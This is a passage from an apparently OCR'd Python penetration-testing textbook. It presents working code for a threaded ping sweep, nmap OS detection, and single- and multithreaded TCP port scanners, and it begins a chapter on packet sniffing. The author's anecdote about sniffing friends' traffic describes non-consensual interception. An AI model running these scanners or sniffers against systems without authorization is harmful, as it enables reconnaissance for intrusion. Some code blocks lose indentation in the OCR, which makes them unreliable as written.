s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0x0800))

net = raw_input("Enter the Network Address ")
```

```
net1= net.rsplit('.',1)
net2 = net1[0]+'.'
start1 = int(raw_input("Enter the Starting Number "))
end1 = int(raw_input("Enter the Last Number "))
end1 =end1+1

seq_ip = []
total_ip =end1-start1
tn =10 # number of ip handled by one thread
total_thread = total_ip/tn
total_thread=total_thread+1
threads= []
t1= datetime.now()

def send_ping(st1,en1):
  for each in xrange(st1,en1):
    try:
      ip = net2+str(each)
      ping.do_one(ip,1,32)
    except Exception as e :
      print "Error in send_ping", e
def icmp_sniff():
  s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, 8)

  while True:
    pkt = s.recvfrom(2048)
    num = pkt[0][14].encode('hex')
    ip_length = (int(num) % 10) * 4
    ipheader = pkt[0][14:14+ip_length]
    icmp_h =pkt[0][14+ip_length]
    ip_hdr = struct.unpack("!8sBB2s4s4s",ipheader[:20])
    icmp_hdr = struct.unpack("!B",icmp_h)
    if(ip_hdr[2]==1) and (icmp_hdr[0]==0):
      ip = socket.inet_ntoa(ip_hdr[4])
      ip1= ip.rsplit('.',1)
      list_temp = [ip1[1].zfill(3),ip]
      seq_ip.append(list_temp)
scan_thread = Thread(target=icmp_sniff)
scan_thread.setDaemon(True)
scan_thread.start()
st1 = start1

try:
    for i in xrange(total_thread):
    en = st1+tn
    if(en >end1):
      en =end1
    ping_thread = Thread(target=send_ping,args=(st1,en,) )
```

```
        ping_thread.start()
        threads.append(ping_thread)
        st1 =en
    except Exception as e :
         print "Error in Thread", e

    for t in threads:
        t.join()
    time.sleep(1)
    seq_ip.sort(key=lambda x: int(x[0]))
    print "S.no\t","IP"
    for each in seq_ip:
      print each[0]," ", each[1]

    t2= datetime.now()
    print "Time taken ", t2-t1
```

In the preceding code, the IP calculation and thread creation parts are very much similar to previous code blocks we have seen. The `send_ping` function is called by threads to send ping packets with the help of the ping module. In the syntax `ping.do_one(ip,1,32)`, the second and third arguments signify the timeout and packet size respectively. Therefore, I set `1` as timeout and `32` as the ping packet size. The code inside `icmp_sniff` might be new to you. You will learn the full details of all of the syntax in `Chapter 3`, *Sniffing and Penetration Testing*. In a nutshell, the `icmp_sniff` function is capturing the sender's IP address from the incoming ICMP reply packets. As we already know,the ICMP reply packet's code is `0`. The syntaxes `if(ip_hdr[2]==1)` and `(icmp_hdr[0]==0)` mean that we only want ICMP and ICMP reply packets.

Let's run the code and see the output:



The preceding output shows that the program only takes around 11 seconds to perform scanning on 254 hosts. In the preceding code, we set 10 IP addresses per thread. You can change the IP addresses per thread. Play with different values and optimize the value of each IP per thread.

nmap with Python

This section is dedicated to the nmap lovers. You can use `nmap` in Python. You just need to install the `python-nmap` module and `nmap`. The command to install them is very simple. By using pip, we can install `python-nmap`:

```
pip install python-nmap
```

After installing the `python-nmap` module, you can check the `nmap` module by importing it. If there is no error while importing, then it means that it was successfully installed. Let's check what is inside in `nmap`:

```
>>>import nmap
>>> dir(nmap)
['ET', 'PortScanner', 'PortScannerAsync', 'PortScannerError',
'PortScannerHostDict', 'PortScannerYield', 'Process', '__author__',
'__builtins__', '__doc__', '__file__', '__last_modification__', '__name__',
'__package__', '__path__', '__version__',
'convert_nmap_output_to_encoding', 'csv', 'io', 'nmap', 'os', 're',
'shlex', 'subprocess', 'sys']
```

We will use the `PortScanner` class for this. Let's see the code and then run it:


```
import nmap, sys
syntax="OS_detection.py <hostname/IP address>"
if len(sys.argv) == 1:
 print (syntax)
 sys.exit()
host = sys.argv[1]
nm=nmap.PortScanner()
open_ports_dict = nm.scan(host, arguments="-
O").get("scan").get(host).get("tcp")
print "Open ports ", " Description"
port_list = open_ports_dict.keys()
port_list.sort()
for port in port_list:
 print port, "---\t-->",open_ports_dict.get(port)['name']
print "\n--------------OS detail--------------------\n"
print "Details about the scanned host are: \t",
nm[host]['osmatch'][0]['osclass'][0]['cpe']
```

```
print "Operating system family is: \t\t",
nm[host]['osmatch'][0]['osclass'][0]['osfamily']
print "Type of OS is: \t\t\t\t",
nm[host]['osmatch'][0]['osclass'][0]['type']
print "Generation of Operating System :\t",
nm[host]['osmatch'][0]['osclass'][0]['osgen']
print "Operating System Vendor is:\t\t",
nm[host]['osmatch'][0]['osclass'][0]['vendor']
print "Accuracy of detection is:\t\t",
nm[host]['osmatch'][0]['osclass'][0]['accuracy']
```

The preceding code is very simple: just make an object of `nm=nmap.PortScanner()`. When you call the `nm.scan(host, arguments="-O")` method, you will get a very complex dictionary. The following output is part of the dictionary:


```
 'scan': {'192.168.0.1': {'status': {'state': 'up', 'reason': 'localhost-
response'}, 'uptime': {'seconds': '7191', 'lastboot': 'Mon Mar 19 20:43:41
2018'}, 'vendor': {}, 'addresses': {'ipv4': '192.168.0.1'}, 'tcp': {902:
{'product': '', 'state': 'open', 'version': '', 'name': 'iss-realsecure',
'conf': '3', 'extrainfo': '', 'reason': 'syn-ack', 'cpe': ''}, 135:
{'product': '', 'state': 'open', 'version': '', 'name': 'msrpc', 'conf':
'3', 'extrainfo': '', 'reason': 'syn-ack', 'cpe': ''}, 139: {'product': '',
'state': 'open', 'version': '', 'name': 'netbios-ssn', 'conf': '3',
'extrainfo': '', 'reason': 'syn-ack', 'cpe': ''}, 5357: {'product': '',
'state': 'open', 'version': '', 'name': 'wsdapi', 'conf': '3', 'extrainfo':
'', 'reason': 'syn-ack', 'cpe': ''}, 912: {'product': '', 'state': 'open',
'version': '', 'name': 'apex-mesh', 'conf': '3', 'extrainfo': '', 'reason':
'syn-ack', 'cpe': ''}, 445: {'product': '', 'state': 'open', 'version': '',
'name': 'microsoft-ds', 'conf': '3', 'extrainfo': '', 'reason': 'syn-ack',
'cpe': ''}}, 'hostnames': [{'type': '', 'name': ''}], 'osmatch':
[{'osclass': [{'osfamily': 'Windows', 'vendor': 'Microsoft', 'cpe':
['cpe:/o:microsoft:windows_10'], 'type': 'general purpose', 'osgen': '10',
'accuracy': '100'}], 'line': '65478', 'name': 'Microsoft Windows 10 10586 -
14393', 'accuracy': '100'}], 'portused': [{'state': 'open', 'portid':
'135', 'proto': 'tcp'}, {'state': 'closed', 'portid': '1', 'proto': 'tcp'},
{'state': 'closed', 'portid': '34487', 'proto': 'udp'}]}}}
```

From the preceding code, it is very easy to obtain the information you need; basic Python knowledge is required though. Let's run the code on four different operating systems. First, I ran the code on Redhat Linux 5.3 and Debian 7. You can see this in the following output:



From the preceding output, you can see that `nmap` successfully finds the open TCP ports and required OS details.

Let's run `nmap` on Windows OS:



In the preceding output, `nmap` successfully find Windows XP and Windows 10. There are lots of other features in `nmap` modules. You can explore these yourself and write the appropriate code.

What are the services running on the target machine?

Now, you are familiar with how to scan IP addresses and identify a live host within a subnet. In this section, we will discuss the services that are running on a host. These services are the ones that are using a network connection. A service using a network connection must open a port; from a port number, we can identify which service is running on the target machine. In pentesting, the significance of port scanning is to check whether an illegitimate service is running on the host machine.

Consider a situation where users normally use their computer to download a game, and a Trojan is identified during the installation of the game. The Trojan goes into hidden mode; opens a port; sends all the keystrokes, including log information, to the hacker. In this situation, port scanning helps to identify the unknown services that are running on the victim's computer.

Port numbers range from `0` to `65535`. The well-known ports (also known as system ports) are those that range from `0` to `1023` and are reserved for privileged services. Ports that range from `1024` to `49151` are registered port-like vendors used for applications; for example, port `3306` is reserved for MySQL.

The concept of a port scanner

TCP's three-way handshake serves as logic for the port scanner; in the TCP/IP scanner, you have seen that the port (`137` or `135`) is one in which IP addresses are in a range. However, in the port scanner, the IP is only one port in a range. Take one IP and try to connect each port as a range given by the user. If the connection is successful, the port opens; otherwise, the port remains closed.

I have written some very simple code for port scanning:

```
import socket, subprocess,sys
from datetime import datetime

subprocess.call('clear',shell=True)
```

```
rmip = raw_input("t Enter the remote host IP to scan:")
r1 = int(raw_input("t Enter the start port numbert"))
r2 = int (raw_input("t Enter the last port numbert"))
print "*"*40
print "n Mohit's Scanner is working on ",rmip
print "*"*40

t1= datetime.now()
try:
  for port in range(r1,r2):
    sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    socket.setdefaulttimeout(1)

    result = sock.connect_ex((rmip,port))
    if result==0:
      print "Port Open:-->t", port
      # print desc[port]
    sock.close()

except KeyboardInterrupt:
  print "You stop this "
  sys.exit()

except Exception as e :
  print e
  sys.exit()

t2= datetime.now()

total =t2-t1
print "scanning complete in " , total
```

The main logic has been written in the `try` block, which denotes the engine of the car. You are familiar with the syntax. Let's do an R&D on the output.

The output of the `portsc.py` program is as follows:

```
root@Mohit|Raj:/port#python portsc.py
       Enter the remote host IP to scan:192.168.0.3
       Enter the start port number    1
       Enter the last port number     4000
**************************************
 Mohit's Scanner is working on  192.168.0.3
**************************************
Port Open:-->      22
Port Open:-->      80
Port Open:-->      111
```

```
Port Open:-->      443
Port Open:-->      924
Port Open:-->      3306
scanning complete in  0:00:00.766535
```

The preceding output shows that the port scanner scanned 1,000 ports in `0.7` seconds; the connectivity was full because the target machine and the scanner machine were on the same subnet.

Let's discuss another output:

```
  Enter the remote host IP to scan:10.0.0.1
  Enter the start port number 1
  Enter the last port number  4000
**************************************
Mohit's Scanner is working on  10.0.0.1
**************************************
Port Open:-->  23
Port Open:-->  53
Port Open:-->  80
Port Open:-->  1780
scanning complete in  1:06:43.272751
```

Now, let's analyze the output: to scan 4,000 ports, the scanner took `1:06:43.272751` hours. This took a long time. The topology is:

```
192.168.0.10 --> 192.168.0.1 --> 10.0.0.16 ---> 10.0.0.1
```

The `192.168.0.1` and `10.0.0.16` IP addresses are gateway interfaces. We put one second in `socket.setdefaulttimeout(1)`, which means the scanner machine will spend a maximum of one second on each port. The total of 4,000 ports means that if all ports are closed, then the total time taken will be 4000 seconds; if we convert it into hours, it will become 1.07 hours, which is nearly equal to the output of our program. If we set `socket.setdefaulttimeout(.5)`, the time taken will be reduced to 30 minutes, which is still a long time. Nobody will use our scanner. The time taken should be less than 100 seconds for 4,000 ports.

How to create an efficient port scanner

I have stated some points that should be taken into account for a good port scanner:

- Multithreading should be used for high performance
- The `socket.setdefaulttimeout(1)` method should be set according to the situation
- The port scanner should have the ability to take host names as well as domain names
- The port should provide the service name with the port number
- The total time should be taken into account for port scanning
- To scan ports `0` to `65535`, the time taken should be around 3 minutes

So now I have written my port scanner, which I usually use for port scanning:

```
from threading import Thread
import time
import socket
from datetime import datetime
import cPickle
'''Section1'''
pickle_file = open("port_description.dat",'r')
data=skill=cPickle.load(pickle_file)

def scantcp(r1,r2,):
  try:
    for port in range(r1,r2):
      sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
      socket.setdefaulttimeout(c)
      result = sock.connect_ex((rmip,port))
      if result==0:
        print "Port Open:-->\t", port,"--", data.get(port, "Not in
Database")
      sock.close()
  except Exception as e:
    print e
'''Section 2 '''
print "*"*60
print " \tWelcome, this is the Port scanner \n "
d=raw_input("\tPress D for Domain Name or Press I for IP Address\t")

if (d=='D' or d=='d'):
    rmserver = raw_input("\t Enter the Domain Name to scan:\t")
    rmip = socket.gethostbyname(rmserver)
elif(d=='I' or d=='i'):
```

```
    rmip = raw_input("\t Enter the IP Address to scan: ")

else:
    print "Wrong input"

port_start1 = int(raw_input("\t Enter the start port number\t"))
port_last1 = int(raw_input("\t Enter the last port number\t"))
if port_last1>65535:
  print "Range not Ok"
  port_last1 = 65535
  print "Setting last port 65535"
conect=raw_input("For low connectivity press L and High connectivity Press
H\t")

if (conect=='L' or conect=='l'):
    c =1.5

elif(conect =='H' or conect=='h'):
    c=0.5

else:
    print "\twrong Input"

'''Section 3'''
print "\n Mohit's port Scanner is working on ",rmip
print "*"*60
t1= datetime.now()
total_ports=port_last1-port_start1

ports_by_one_thread =30
                    # tn number of port handled by one thread
total_threads=total_ports/ports_by_one_thread # tnum number of threads
if (total_ports%ports_by_one_thread!= 0):
    total_threads= total_threads+1

if (total_threads > 300):
  ports_by_one_thread= total_ports/300
  if (total_ports%300 !=0):
    ports_by_one_thread= ports_by_one_thread+1
  total_threads = total_ports/ports_by_one_thread
  if (total_ports%total_threads != 0):
    total_threads= total_threads+1

threads= []
start1 = port_start1
try:
  for i in range(total_threads):
    last1=start1+ports_by_one_thread
```

```
        # thread=str(i)
        if last1>=port_last1:
          last1 = port_last1
        port_thread = Thread(target=scantcp,args=(start1,last1,) )
        port_thread.start()
        threads.append(port_thread)
        start1=last1

    except Exception as e :
         print e
    '''Section 4'''
    for t in threads:
        t.join()
    print "Exiting Main Thread"
    t2= datetime.now()
    total =t2-t1
    print "scanning complete in " , total
```

Don't be afraid to see the full code; it took me 2 weeks. I will explain to you the full code section-wise. In `section1`, the first two lines are related to the database file that stores the port information, which will be explained while creating the database file. The `scantcp()` function gets executed by threads. In `section 2`, this is for user inputs. If a user provides a port range beyond `65535`, then the code automatically takes care of the error. Low connectivity and high connectivity means that if you are using the internet, use low connectivity. If you are using the code on your own network, you can use high connectivity. In `section 3`, thread creation logic is written. The `30` ports would be handled by one thread, but if the number of threads exceeds `300`, then the ports per thread equation would be recalculated. In a `for` loop, threads get created, and each thread carries its own range of ports. In `section 4`, the thread gets terminated.

I wrote the preceding code after performing lots of experiments.

Now, it's time to see the output of the `portsc15.py` program:

```
 K:\Book_projects\Project Snake 2nd\Chapter2_scanning>python
port_scanner15.py
************************************************************
        Welcome, this is the Port scanner

        Press D for Domain Name or Press I for IP Address i
         Enter the IP Address to scan: 10.0.0.1
         Enter the start port number 1
         Enter the last port number 4000
For low connectivity press L and High connectivity Press H l
```

```
 Mohit's port Scanner is working on 10.0.0.1
************************************************************
Port Open:--> 875 -- Not in Database
Port Open:--> 3306 -- MySQL database system Official
Port Open:--> 80 -- QUIC (from Chromium) for HTTP Unofficial
Port Open:--> 111 -- ONC RPC (Sun RPC) Official
Port Open:--> 443 -- QUIC (from Chromium) for HTTPS Unofficial
Port Open:--> 22 -- , SCTP : Secure Shell (SSH)ΓÇöused for secure logins,
file transfers (scp, sftp) and port forwarding Official
Port Open:--> 53 -- Domain Name System (DNS) Official
Exiting Main Thread
scanning complete in 0:00:31.778000

K:\Book_projects\Project Snake 2nd\Chapter2_scanning>
```


Our efficient port scanner has given the same output as the previous simple scanner, but from a performance point of view, there is a huge difference. The time taken by a simple scanner was `1:06:43.272751`, but the new multithreaded scanner took just 32 seconds. It also shows the service name. Let's check more output with ports `1` to `50000`:

```
  K:\Book_projects\Project Snake 2nd\Chapter2_scanning>python
port_scanner15.py
************************************************************
        Welcome, this is the Port scanner

        Press D for Domain Name or Press I for IP Address i
         Enter the IP Address to scan: 192.168.0.3
         Enter the start port number 1
         Enter the last port number 50000
For low connectivity press L and High connectivity Press H l

 Mohit's port Scanner is working on 192.168.0.3
************************************************************
Port Open:--> 22 -- , SCTP : Secure Shell (SSH)ΓÇöused for secure logins,
file transfers (scp, sftp) and port forwarding Official
Port Open:--> 875 -- Not in Database
Port Open:--> 53 -- Domain Name System (DNS) Official
Port Open:--> 80 -- QUIC (from Chromium) for HTTP Unofficial
Port Open:--> 8443 -- SW Soft Plesk Control Panel, Apache Tomcat SSL,
Promise WebPAM SSL, McAfee ePolicy Orchestrator (ePO) Unofficial
Port Open:--> 111 -- ONC RPC (Sun RPC) Official
Port Open:--> 443 -- QUIC (from Chromium) for HTTPS Unofficial
Port Open:--> 3306 -- MySQL database system Official
Exiting Main Thread
scanning complete in 0:02:48.718000
```

The time taken was 2 minutes 48 seconds; I did the same experiment in high connectivity, where the time taken was `0:01:23.819774`, which is almost half the previous one.

Now, I'm going to teach you how to create a database file that contains the description of all the port numbers; let's understand how to create a pickle database file that contains the description of all of the ports. Open the following link: `https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers`.

Copy the port description part and save it in a text file. See the following screenshot:



Let's see the code for `creatdicnew.py` to convert the preceding file into a `pickle` file:

```
import cPickle
pickle_file = open("port_description.dat","w")
file_name = raw_input("Enter the file name ")
f = open(file_name,"r")
```

```
dict1 = {}
for line in f:
  key, value = line.split(':', 1)
  dict1[int(key.strip())] = value.strip()
print "Dictionary is created"
cPickle.dump(dict1,pickle_file)
pickle_file.close()
print "port_description.dat is created"
```

When you run the preceding code, the code will ask you to enter the text filename. After giving the filename, the code will convert the text file into a pickle file named `port_description.dat`.

Summary

Network scanning is done to gather information on the networks, hosts, and services that are running on the hosts. Network scanning is done by using the `ping` command of the OS; ping sweep takes advantage of the ping facility and scans the list of IP addresses. Sometimes, ping sweep does not work because users might turn off their ICMP ECHO reply feature or use a firewall to block ICMP packets. In this situation, your ping sweep scanner might not work. In such scenarios, we have to take advantage of the TCP three-way handshake; TCP works at the transport layer, so we have to choose the port number on which we want to carry out the TCP connect scan. Some ports of the Windows OS are always open, so you can take advantage of those open ports. The first main section is dedicated to network scanning; when you perform network scanning, your program should have maximum performance and take minimum time. In order to increase performance significantly, multithreading should be used.

After the scanning of live hosts, port scanning is used to check the services running on a particular host; sometimes, some programs use an internet connection which allows Trojans and port scanning can detect these types of threats. To make an efficient port scan, multithreading plays a vital role because port numbers range from `0` to `65536`. To scan a huge list, multithreading must be used.

In the next chapter, you will see sniffing and its two types: passive and active sniffing. You will also learn how to capture data, the concept of packet crafting, and the use of the Scapy library to make custom packets.

3
Sniffing and Penetration Testing

When I was pursuing my Master of engineering (M.E) degree, I used to sniff the networks in my friends' hostel with my favorite tool, *Cain and Abel*. My friends would usually surf e-commerce websites. The next day, when I told them that the shoes they were shopping for were good, they would be amazed. They always wondered how I got this information. Well, this is all due to sniffing the network.

In this chapter, we will study sniffing a network, and will cover the following topics:

- The concept of a sniffer
- The types of network sniffing
- Network sniffing using Python
- Packet crafting using Python
- The ARP spoofing concept and implementation by Python
- Testing security by custom-packet crafting

Introducing a network sniffer

Sniffing is a process of monitoring and capturing all data packets that pass through a given network using software (an application) or a hardware device. Sniffing is usually done by a network administrator. However, an attacker might use a sniffer to capture data, and this data, at times, might contain sensitive information, such as a username and password. Network admins use a switch `SPAN` port. The switch sends one copy of the traffic to the `SPAN` port. The admin uses this `SPAN` port to analyze the traffic. If you are a hacker, you must have used the *Wireshark* tool. Sniffing can only be done within a subnet. In this chapter, we will learn about sniffing using Python. However, before this, we need to know that there are two sniffing methods. They are as follows:

- Passive sniffing
- Active sniffing

Passive sniffing

Passive sniffing refers to sniffing from a hub-based network. By placing a packet sniffer on a network in the promiscuous mode, a hacker can capture the packets within a subnet.

Active sniffing

This type of sniffing is conducted on a switch-based network. A switch is smarter than a hub. It sends packets to the computer after checking in a MAC table. Active sniffing is carried out by using ARP spoofing, which will be explained further in the chapter.

Implementing a network sniffer using Python

Before learning about the implementation of a network sniffer, let's learn about a particular `struct` method:

- `struct.pack(fmt, v1, v2, ...)`: This method returns a string that contains the values `v1`, `v2`, and so on, packed according to the given format
- `struct.unpack(fmt, string)`: This method unpacks the string according to the given format

Let's discuss the code in the following code snippet:

```
import struct
ms=  struct.pack('hhl', 1, 2, 3)
print (ms)
k= struct.unpack('hhl',ms)
print k
```

The output for the preceding code is as follows:

```
G:PythonNetworkingnetwork>python str1.py
☺ ♥
(1, 2, 3)
```

First, import the `struct` module, and then pack the `1`, `2`, and `3` integers in the `hhl` format. The packed values are like machine code. Values are unpacked using the same `hhl` format; here, `h` means a short integer and `l` means a long integer. More details are provided in the subsequent sections.

Consider the situation of the client-server model; let's illustrate it by means of an example.

Run the `struct1.py`. file. The server-side code is as follows:

```
import socket
import struct
host = "192.168.0.1"
port = 12347
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host, port))
s.listen(1)
conn, addr = s.accept()
print "connected by", addr
msz= struct.pack('hhl', 1, 2, 3)
conn.send(msz)
conn.close()
```

The entire code is the same as we saw previously, with `msz= struct.pack('hhl', 1, 2, 3)` packing the message and `conn.send(msz)` sending the message.

Run the `unstruc.py` file. The client-side code is as follows:

```
import socket
import struct
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host = "192.168.0.1"
port =12347
s.connect((host,port))
```

```
msg= s.recv(1024)
print msg
print struct.unpack('hhl',msg)
s.close()
```

The client-side code accepts the message and unpacks it in the given format.

The output for the client-side code is as follows:

```
C:network>python unstruc.py
☻ ♥
(1, 2, 3)
```

The output for the server-side code is as follows:

```
G:PythonNetworkingprogram>python struct1.py
connected by ('192.168.0.11', 1417)
```

Now, you should have a decent idea of how to pack and unpack the data.

Format characters

We have seen the format in the pack and unpack methods. In the following table, we have **C-type** and **Python-type** columns. It denotes the conversion between C and Python types. The **Standard size** column refers to the size of the packed value in bytes:

Format	C type	Python type	Standard size
x	pad byte	no value	
c	char	string of length 1	1
b	signed char	integer	1
B	unsigned char	integer	1
?	_Bool	bool	1
h	short	integer	2
H	unsigned short	integer	2
i	int	integer	4
I	unsigned int	integer	4
l	long	integer	4
L	unsigned long	integer	4
q	long long	integer	8
Q	unsigned long long	integer	8
f	float	float	4
d	double	float	8

s	char[]	string	
p	char[]	string	
P	void *	integer	

Let's check what will happen when one value is packed in different formats:

```
>>> import struct
>>> struct.pack('b',2)
'x02'
>>> struct.pack('B',2)
'x02'
>>> struct.pack('h',2)
'x02x00'
```

We packed the number `2` in three different formats. From the preceding table, we know that *b* and *B* are one byte each, which means that they are the same size. However, *h* is two bytes.

Now, let's use the long `int`, which is eight bytes:

```
>>> struct.pack('q',2)
'x02x00x00x00x00x00x00x00'
```

If we work on a network, `!` should be used in the following format. `!` is used to avoid the confusion of whether network bytes are little-endian or big-endian. For more information on big-endian and little-endian, you can refer to the Wikipedia page on Endianness:

```
>>> struct.pack('!q',2)
'x00x00x00x00x00x00x00x02'
>>>
```

You can see the difference when using `!` in the format.

Before proceeding to sniffing, you should be aware of the following definitions:

- **PF_PACKET**: It operates at the device-driver layer. The `pcap` library for Linux uses `PF_PACKET` sockets. To run this, you must be logged in as a root. If you want to send and receive messages at the most basic level, below the internet protocol layer, then you need to use `PF_PACKET`.
